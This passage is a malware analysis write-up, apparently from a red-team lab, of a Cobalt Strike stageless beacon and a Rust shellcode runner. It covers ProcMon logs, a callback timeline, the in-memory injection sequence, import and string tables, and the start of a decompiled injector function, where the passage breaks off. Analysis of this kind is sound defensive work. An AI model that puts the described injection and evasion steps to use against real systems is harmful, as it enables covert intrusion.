2:26...	cs_stageless.exe	4332	RegQueryValue	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
2:26...	cs_stageless.exe	4332	RegCloseKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
2:26...	cs_stageless.exe	4332	CreateFile	C:\Users\redteam\Desktop\project-a	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0...
2:26...	cs_stageless.exe	4332	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0...
2:26...	cs_stageless.exe	4332	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\conhost.exe	FILE LOCKED WITH O...	SyncType: Syn...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: Syn...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Conhost.exe	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	QuerySecurityFile	C:\Windows\System32\conhost.exe	SUCCESS	Information: L...
2:26...	cs_stageless.exe	4332	QueryNameInforma...	C:\Windows\System32\conhost.exe	SUCCESS	Name: Windo...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\IS-1-5-21-4268391110-496302427-132477283	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	RegQueryValue	HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\IS-1-5-21-4268391110-496302427-132477283	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	RegSetValue	HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\IS-1-5-21-4268391110-496302427-132477283	SUCCESS	Type: REG_BI...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\IS-1-5-21-4268391110-496302427-132477283	SUCCESS	Type: REG_BI...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	Process Create	C:\Windows\System32\conhost.exe	SUCCESS	PID: 1612, Co...
2:26...	cs_stageless.exe	4332	CloseFile	C:\Windows\System32\conhost.exe	SUCCESS	
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\StateSeparation\RedirectorMap\Keys	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\StateSeparation\RedirectorMap\Keys	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Acces...

2:26...	cs_stageless.exe	4332	QueryBasicInformati...	C:\Windows\System32\wsqhqs.dll	SUCCESS	CreationTime: ...
2:26...	cs_stageless.exe	4332	CloseFile	C:\Windows\System32\wsqhqs.dll	SUCCESS	
2:26...	cs_stageless.exe	4332	CreateFile	C:\Windows\System32\wsqhqs.dll	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\wsqhqs.dll	FILE LOCKED WITH O...	SyncType: Syn...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\wsqhqs.dll	SUCCESS	SyncType: Syn...
2:26...	cs_stageless.exe	4332	CloseFile	C:\Windows\System32\wsqhqs.dll	SUCCESS	
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\Software\Microsoft\LanguageOverlay\OverlayPackages\en-US	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	CreateFile	C:\Windows\System32\en-US\wsqhqs.dll.mui	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\en-US\wsqhqs.dll.mui	FILE LOCKED WITH O...	SyncType: Syn...
2:26...	cs_stageless.exe	4332	QueryStandardInfor...	C:\Windows\System32\en-US\wsqhqs.dll.mui	SUCCESS	AllocationSize:...
2:26...	cs_stageless.exe	4332	CreateFileMapping	C:\Windows\System32\en-US\wsqhqs.dll.mui	SUCCESS	SyncType: Syn...
2:26...	cs_stageless.exe	4332	CloseFile	C:\Windows\System32\en-US\wsqhqs.dll.mui	SUCCESS	
2:26...	cs_stageless.exe	4332	TCP Reconnect	DESKTOP-9U10544-49796 -> 10.69.27.4 https	SUCCESS	Length: 0, seq...
2:26...	cs_stageless.exe	4332	TCP Reconnect	DESKTOP-9U10544-49796 -> 10.69.27.4 https	SUCCESS	Length: 0, seq...
2:26...	cs_stageless.exe	4332	TCP Reconnect	DESKTOP-9U10544-49796 -> 10.69.27.4 https	SUCCESS	Length: 0, seq...
2:26...	cs_stageless.exe	4332	TCP Reconnect	DESKTOP-9U10544-49796 -> 10.69.27.4 https	SUCCESS	Length: 0, seq...
2:26...	cs_stageless.exe	4332	TCP Disconnect	DESKTOP-9U10544-49796 -> 10.69.27.4 https	SUCCESS	Length: 0, seq...
2:26...	cs_stageless.exe	4332	ReadFile	C:\Windows\System32\wininet.dll	SUCCESS	Offset: 1,364.9...
2:26...	cs_stageless.exe	4332	ReadFile	C:\Windows\System32\wininet.dll	SUCCESS	Offset: 1,364.9...
2:27...	cs_stageless.exe	4332	Thread Exit		SUCCESS	Thread ID: 48...
2:27...	cs_stageless.exe	4332	Thread Exit		SUCCESS	Thread ID: 45...
2:27...	cs_stageless.exe	4332	Thread Exit		SUCCESS	Thread ID: 56...

Time (local)	Event	Details & Significance
14:26:26.734	Process Start	PID 4332, Command line: "C:\Users\redteam\Desktop\project-

Time (local)	Event	Details & Significance
		a\cs_stageless.exe"
14:26:26.745– 14:26:38	Multiple self-ReadFile	Reads own PE sections (offsets 30 720 → 276 480) → extracts embedded reflective shellcode from .exe
14:26:38.112	Load Image	wininet.dll, ws2_32.dll, cryptsp.dll, rsaenh.dll, bcrypt.dll, bcryptprimitives.dll → full C2 + encryption stack
14:26:38.128	Thread Create (multiple)	Thread IDs 3404, 4852, 3964, 4552 → shellcode execution threads
14:26:38.209– 14:26:38.219	Registry queries (Internet Settings, ZoneMap, FIPS, Cryptography)	Heavy fingerprinting: IE zones, proxy settings, FIPS mode, crypt providers → anti-sandbox & config gathering
14:26:39.236	TCP Reconnect	First callback attempt: 49796 → 10.69.27.4:443 (HTTPS)
14:26:41.251	TCP Reconnect	Second attempt (jitter ≈ 2 s)
14:26:45.251	TCP Reconnect	Third attempt (jitter ≈ 4 s)
14:26:53.251	TCP Reconnect	Fourth attempt (jitter ≈ 8 s)
14:26:59.267	TCP Disconnect	No response from C2 → beacon gives up temporarily
14:27:26–14:27:45	Thread Exit (all threads)	All beacon threads terminate cleanly
14:27:45	Process Exit	Zero persistence, zero file drops → fully in-memory execution


Behavioral Highlights

- **In-memory execution only** – No new files created or modified on disk.
- **Classic Cobalt Strike stageless pattern** – Self-read → reflective load → WinInet + BCrypt stack → jittered HTTPS callbacks.
- **Network activity** – 4 jittered HTTPS reconnects to 10.69.27.4 (your teamserver) with increasing delays (2 s → 8 s).
- **Evasion & fingerprinting** – 100+ registry queries targeting FIPS, Internet Settings, ZoneMap, BAM, Terminal Server keys (typical anti-VM/anti-sandbox checks).
- **Runtime** – 79 seconds (standard for a beacon that fails initial check-in and then sleeps/exits).

SHELL CODE Extraction - cs_stageless.exe


Method 1 – Static Extraction (Easiest & Fastest) → PE-Bear

found some traces of shellcode in .data section of cs_stageless.exe.



Process hacker shellcode extraction

Method 3 – x64dbg



Execution Flow (Observed in ProcMon + Process Hacker)

Sequence	API / Event	Observation
1	VirtualAlloc	Allocates ~600 KB RW memory
2	WriteProcessMemory / memcpy	Copies embedded shellcode into allocated region
3	VirtualProtect	Changes protection from RW → RX
4	CreateThread	Starts new thread with StartAddress = shellcode base
5	Sleep + jitter	8–15 second delay before first callback
6	InternetConnectA → HttpSendRequestA	Outbound HTTPS POST to teamserver

Dynamic & Static Analysis of the Rust Binary

Data	Value
File Name:	rust-shellcode-runner.exe
Category:	Trojan
Language:	Rust
Architecture:	64-Bit
SAH256SUM:	23f37961565be75650dc3b8d35943ab9d0b5a1fef247ab71353cf8fc9a1e7511
MD5 hash:	739fd9d9049fb5f532cd39cb2ab3fed5
File size:	1.57 MB (1,649,867 bytes)
Virtual machine Detection:	FALSE
Debugger Detection:	FALSE
Internet Connection:	REQUIRED

API CALLS - PEstudio Analysis

IMPORTS	TYPE	LIBRARY
DeleteCriticalSection	implicit	KERNEL32.dll
EnterCriticalSection	implicit	KERNEL32.dll
InitializeCriticalSection	implicit	KERNEL32.dll
LeaveCriticalSection	implicit	KERNEL32.dll
RaiseException	implicit	KERNEL32.dll
RtlUnwindEx	implicit	KERNEL32.dll

IMPORTS	TYPE	LIBRARY
VirtualQuery	implicit	KERNEL32.dll
__C_specific_handler	implicit	KERNEL32.dll
__getmainargs	implicit	msvcrt.dll
__initenv	implicit	msvcrt.dll
__iob_func	implicit	msvcrt.dll
__set_app_type	implicit	msvcrt.dll
__setusermatherr	implicit	msvcrt.dll
_amsg_exit	implicit	msvcrt.dll
_cexit	implicit	msvcrt.dll
_commode	implicit	msvcrt.dll
_fmode	implicit	msvcrt.dll
_fpreset	implicit	msvcrt.dll
_initterm	implicit	msvcrt.dll
_onexit	implicit	msvcrt.dll
abort	implicit	msvcrt.dll
calloc	implicit	msvcrt.dll
exit	implicit	msvcrt.dll
fprintf	implicit	msvcrt.dll
fputs	implicit	msvcrt.dll
free	implicit	msvcrt.dll
malloc	implicit	msvcrt.dll
memcmp	implicit	msvcrt.dll
memcpy	implicit	msvcrt.dll
memmove	implicit	msvcrt.dll
memset	implicit	msvcrt.dll
signal	implicit	msvcrt.dll
strlen	implicit	msvcrt.dll
strncmp	implicit	msvcrt.dll
vfprintf	implicit	msvcrt.dll
wcslen	implicit	msvcrt.dll
NtCreateNamedPipeFile	implicit	ntdll.dll
AddVectoredExceptionHandler	implicit	kernel32.dll
Cancello	implicit	kernel32.dll
CloseHandle	implicit	kernel32.dll

IMPORTS	TYPE	LIBRARY
CompareStringOrdinal	implicit	kernel32.dll
CopyFileExW	implicit	kernel32.dll
CreateDirectoryW	implicit	kernel32.dll
CreateEventW	implicit	kernel32.dll
CreateFileMappingA	implicit	kernel32.dll
CreateFileW	implicit	kernel32.dll
CreateHardLinkW	implicit	kernel32.dll
CreatePipe	implicit	kernel32.dll
CreateProcessW	implicit	kernel32.dll
CreateSymbolicLinkW	implicit	kernel32.dll
CreateThread	implicit	kernel32.dll
CreateToolhelp32Snapshot	implicit	kernel32.dll
CreateWaitableTimerExW	implicit	kernel32.dll
DeleteFileW	implicit	kernel32.dll
DeleteProcThreadAttributeList	implicit	kernel32.dll
DeviceIoControl	implicit	kernel32.dll
DuplicateHandle	implicit	kernel32.dll
ExitProcess	implicit	kernel32.dll
FindClose	implicit	kernel32.dll
FindFirstFileExW	implicit	kernel32.dll
FindNextFileW	implicit	kernel32.dll
FlushFileBuffers	implicit	kernel32.dll
FormatMessageW	implicit	kernel32.dll
FreeEnvironmentStringsW	implicit	kernel32.dll
FreeLibrary	implicit	kernel32.dll
GetCommandLineW	implicit	kernel32.dll
GetConsoleMode	implicit	kernel32.dll
GetConsoleOutputCP	implicit	kernel32.dll
GetCurrentDirectoryW	implicit	kernel32.dll
GetCurrentProcess	implicit	kernel32.dll
GetCurrentProcessId	implicit	kernel32.dll
GetCurrentThread	implicit	kernel32.dll
GetEnvironmentStringsW	implicit	kernel32.dll
GetEnvironmentVariableW	implicit	kernel32.dll

IMPORTS	TYPE	LIBRARY
GetExitCodeProcess	implicit	kernel32.dll
GetFileAttributesW	implicit	kernel32.dll
GetFileInformationByHandle	implicit	kernel32.dll
GetFileInformationByHandleEx	implicit	kernel32.dll
GetFileSizeEx	implicit	kernel32.dll
GetFileType	implicit	kernel32.dll
GetFinalPathNameByHandleW	implicit	kernel32.dll
GetFullPathNameW	implicit	kernel32.dll
GetLastError	implicit	kernel32.dll
GetModuleFileNameW	implicit	kernel32.dll
GetModuleHandleA	implicit	kernel32.dll
GetModuleHandleW	implicit	kernel32.dll
GetOverlappedResult	implicit	kernel32.dll
GetProcAddress	implicit	kernel32.dll
GetProcessHeap	implicit	kernel32.dll
GetProcessId	implicit	kernel32.dll
GetStdHandle	implicit	kernel32.dll
GetSystemDirectoryW	implicit	kernel32.dll
GetSystemInfo	implicit	kernel32.dll
GetSystemTimePreciseAsFileTime	implicit	kernel32.dll
GetTempPathW	implicit	kernel32.dll
GetWindowsDirectoryW	implicit	kernel32.dll
HeapAlloc	implicit	kernel32.dll
HeapFree	implicit	kernel32.dll
HeapReAlloc	implicit	kernel32.dll
InitOnceBeginInitialize	implicit	kernel32.dll
InitOnceComplete	implicit	kernel32.dll
InitializeProcThreadAttributeList	implicit	kernel32.dll
LoadLibraryExA	implicit	kernel32.dll
LockFileEx	implicit	kernel32.dll
MapViewOfFile	implicit	kernel32.dll
Module32FirstW	implicit	kernel32.dll
Module32NextW	implicit	kernel32.dll
MoveFileExW	implicit	kernel32.dll

IMPORTS	TYPE	LIBRARY
MultiByteToWideChar	implicit	kernel32.dll
QueryPerformanceCounter	implicit	kernel32.dll
QueryPerformanceFrequency	implicit	kernel32.dll
QueueUserAPC	implicit	kernel32.dll
ReadConsoleW	implicit	kernel32.dll
ReadFile	implicit	kernel32.dll
ReadFileEx	implicit	kernel32.dll
RemoveDirectoryW	implicit	kernel32.dll
ResumeThread	implicit	kernel32.dll
RtlCaptureContext	implicit	kernel32.dll
RtlLookupFunctionEntry	implicit	kernel32.dll
RtlVirtualUnwind	implicit	kernel32.dll
SetCurrentDirectoryW	implicit	kernel32.dll
SetEnvironmentVariableW	implicit	kernel32.dll
SetEvent	implicit	kernel32.dll
SetFileAttributesW	implicit	kernel32.dll
SetFileInformationByHandle	implicit	kernel32.dll
SetFilePointerEx	implicit	kernel32.dll
SetFileTime	implicit	kernel32.dll
SetHandleInformation	implicit	kernel32.dll
SetLastError	implicit	kernel32.dll
SetThreadStackGuarantee	implicit	kernel32.dll
SetUnhandledExceptionFilter	implicit	kernel32.dll
SetWaitableTimer	implicit	kernel32.dll
Sleep	implicit	kernel32.dll
SleepEx	implicit	kernel32.dll
SwitchToThread	implicit	kernel32.dll
TerminateProcess	implicit	kernel32.dll
TlsAlloc	implicit	kernel32.dll
TlsFree	implicit	kernel32.dll
TlsGetValue	implicit	kernel32.dll
TlsSetValue	implicit	kernel32.dll
UnlockFile	implicit	kernel32.dll
UnmapViewOfFile	implicit	kernel32.dll

IMPORTS	TYPE	LIBRARY
UpdateProcThreadAttribute	implicit	kernel32.dll
VirtualAlloc	implicit	kernel32.dll
VirtualProtect	implicit	kernel32.dll
WaitForMultipleObjects	implicit	kernel32.dll
WaitForSingleObject	implicit	kernel32.dll
WideCharToMultiByte	implicit	kernel32.dll
WriteConsoleW	implicit	kernel32.dll
WriteFileEx	implicit	kernel32.dll
NtOpenFile	implicit	ntdll.dll
NtReadFile	implicit	ntdll.dll
NtWriteFile	implicit	ntdll.dll
RtlNtStatusToDosError	implicit	ntdll.dll
CoCreateGuid	implicit	ole32.dll
GetErrorInfo	implicit	oleaut32.dll
SetErrorInfo	implicit	oleaut32.dll
SysAllocStringLen	implicit	oleaut32.dll
SysFreeString	implicit	oleaut32.dll
SysStringLen	implicit	oleaut32.dll
GetUserProfileDirectoryW	implicit	userenv.dll
WSACleanup	implicit	ws2_32.dll
WSADuplicateSocketW	implicit	ws2_32.dll
WSAGetLastError	implicit	ws2_32.dll
WSARecv	implicit	ws2_32.dll
WSASend	implicit	ws2_32.dll
WSASocketW	implicit	ws2_32.dll
WSAStartup	implicit	ws2_32.dll
accept	implicit	ws2_32.dll
bind	implicit	ws2_32.dll
closesocket	implicit	ws2_32.dll
connect	implicit	ws2_32.dll
freeaddrinfo	implicit	ws2_32.dll
getaddrinfo	implicit	ws2_32.dll
getpeername	implicit	ws2_32.dll
getsockname	implicit	ws2_32.dll

IMPORTS	TYPE	LIBRARY
getsockopt	implicit	ws2_32.dll
ioctlsocket	implicit	ws2_32.dll
listen	implicit	ws2_32.dll
recv	implicit	ws2_32.dll
recvfrom	implicit	ws2_32.dll
select	implicit	ws2_32.dll
send	implicit	ws2_32.dll
sendto	implicit	ws2_32.dll
setsockopt	implicit	ws2_32.dll
shutdown	implicit	ws2_32.dll
WaitOnAddress	implicit	api-ms-win-core-synch-l1-2-0.dll
WakeByAddressAll	implicit	api-ms-win-core-synch-l1-2-0.dll
WakeByAddressSingle	implicit	api-ms-win-core-synch-l1-2-0.dll
ProcessPrng	implicit	bcryptprimitives.dll

\rust-shellcode	property	value	value	value	value	value
	section	section[0]	section[1]	section[2]	section[3]	section[4]
	name	.text	.data	.rdata	.pdata	.xdata
	section > unknown	n/a	n/a	n/a	n/a	n/a
	entropy	6.363	0.706	6.442	5.887	5.413
	file > ratio (76.93%)	43.23 %	0.19 %	28.30 %	1.46 %	2.95 %
	raw-address (begin)	0x0000400	0x000AE600	0x000AF200	0x00121200	0x00127000
	raw-address (end)	0x000AE600	0x000AF200	0x00121200	0x00127000	0x00132E00
	raw-size (1269248 bytes)	0x000AE200 (713216 bytes)	0x00000C00 (3072 bytes)	0x00072000 (466944 bytes)	0x00005E00 (24064 bytes)	0x00008E00 (46080 bytes)
	virtual-address (begin)	0x00001000	0x000B0000	0x000B1000	0x00123000	0x00129000
	virtual-address (end)	0x000AF0A8	0x000B0B90	0x00122E78	0x00128C94	0x00134DB4
	virtual-size (1267112 bytes)	0x000AE0A8 (712872 bytes)	0x00000B90 (2960 bytes)	0x00071E78 (466552 bytes)	0x00005C94 (23700 bytes)	0x00008DB4 (46080 bytes)

Entropy: 6.36 / 8.00


→ Moderate – not packed/encrypted (those are usually 7.7–8.0), but definitely compiled with optimizations and likely stripped (no symbols).

Strings

GetConsoleOutputCP	Process32First
GetCurrentDirectoryW	Process32Next
GetCurrentProcess	GetComputerNameExA
GetCurrentProcessId	VirtualFree
GetCurrentThread	VirtualQuery
GetEnvironmentStringsW	VirtualAllocEx
GetEnvironmentVariableW	VirtualProtectEx
GetExitCodeProcess	OpenProcess
GetFileAttributesW	CreateRemoteThread
GetFileInformationByHandle	OpenThread
GetFileInformationByHandleEx	ReadProcessMemory
GetFileSizeEx	WriteProcessMemory
GetFileType	GetThreadContext
GetFinalPathNameByHandleW	SetThreadContext
GetFullPathNameW	ResumeThread
GetLastError	CloseHandle
GetModuleFileNameW	DuplicateHandle
GetModuleHandleA	MapViewOfFile
GetModuleHandleW	UnmapViewOfFile
GetOverlappedResult	CreateFileMappingA
GetProcAddress	ExitProcess
GetProcessHeap	ExitThread
GetProcessId	KERNEL32.dll
GetStdHandle	ImpersonateNamedPipeClient
GetSystemDirectoryW	OpenProcessToken
GetSystemInfo	OpenThreadToken
GetSystemTimePreciseAsFileTime	AdjustTokenPrivileges
GetTempPathW	LookupPrivilegeValueA
GetWindowsDirectoryW	ImpersonateLoggedOnUser
HeapReAlloc	CreateProcessAsUserA
InitOnceBeginInitialize	CreateProcessWithLogonW
InitOnceComplete	CreateProcessWithTokenW
InitializeProcThreadAttributeList	GetUserNameA
LoadLibraryExA	RevertToSelf
LockFileEx	GetTokenInformation
MapViewOfFile	AllocateAndInitializeSid
Module32FirstW	LookupAccountSidA


In c binary we found shellcode in .data section.

In rust binary we found the shellcode in .rdata section.



Pe-bear

Ghidra



```
/* injectooooooooooooor::main */
```

```
undefined8 * injectooooooooooooor::main(undefined8 *param_1)
```

```

{
    BOOL BVar1;
    HANDLE hThread;
    PAPCFUNC pfnAPC;
    undefined8 uVar2;
    undefined4 uVar3;
    DWORD local_1c;

    uVar3 = 0;
    hThread = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,function,(LPVOID)0x0,
0,(LPDWORD)0x0);
    if ((longlong)hThread - 1U < 0xfffffffffffffe) {
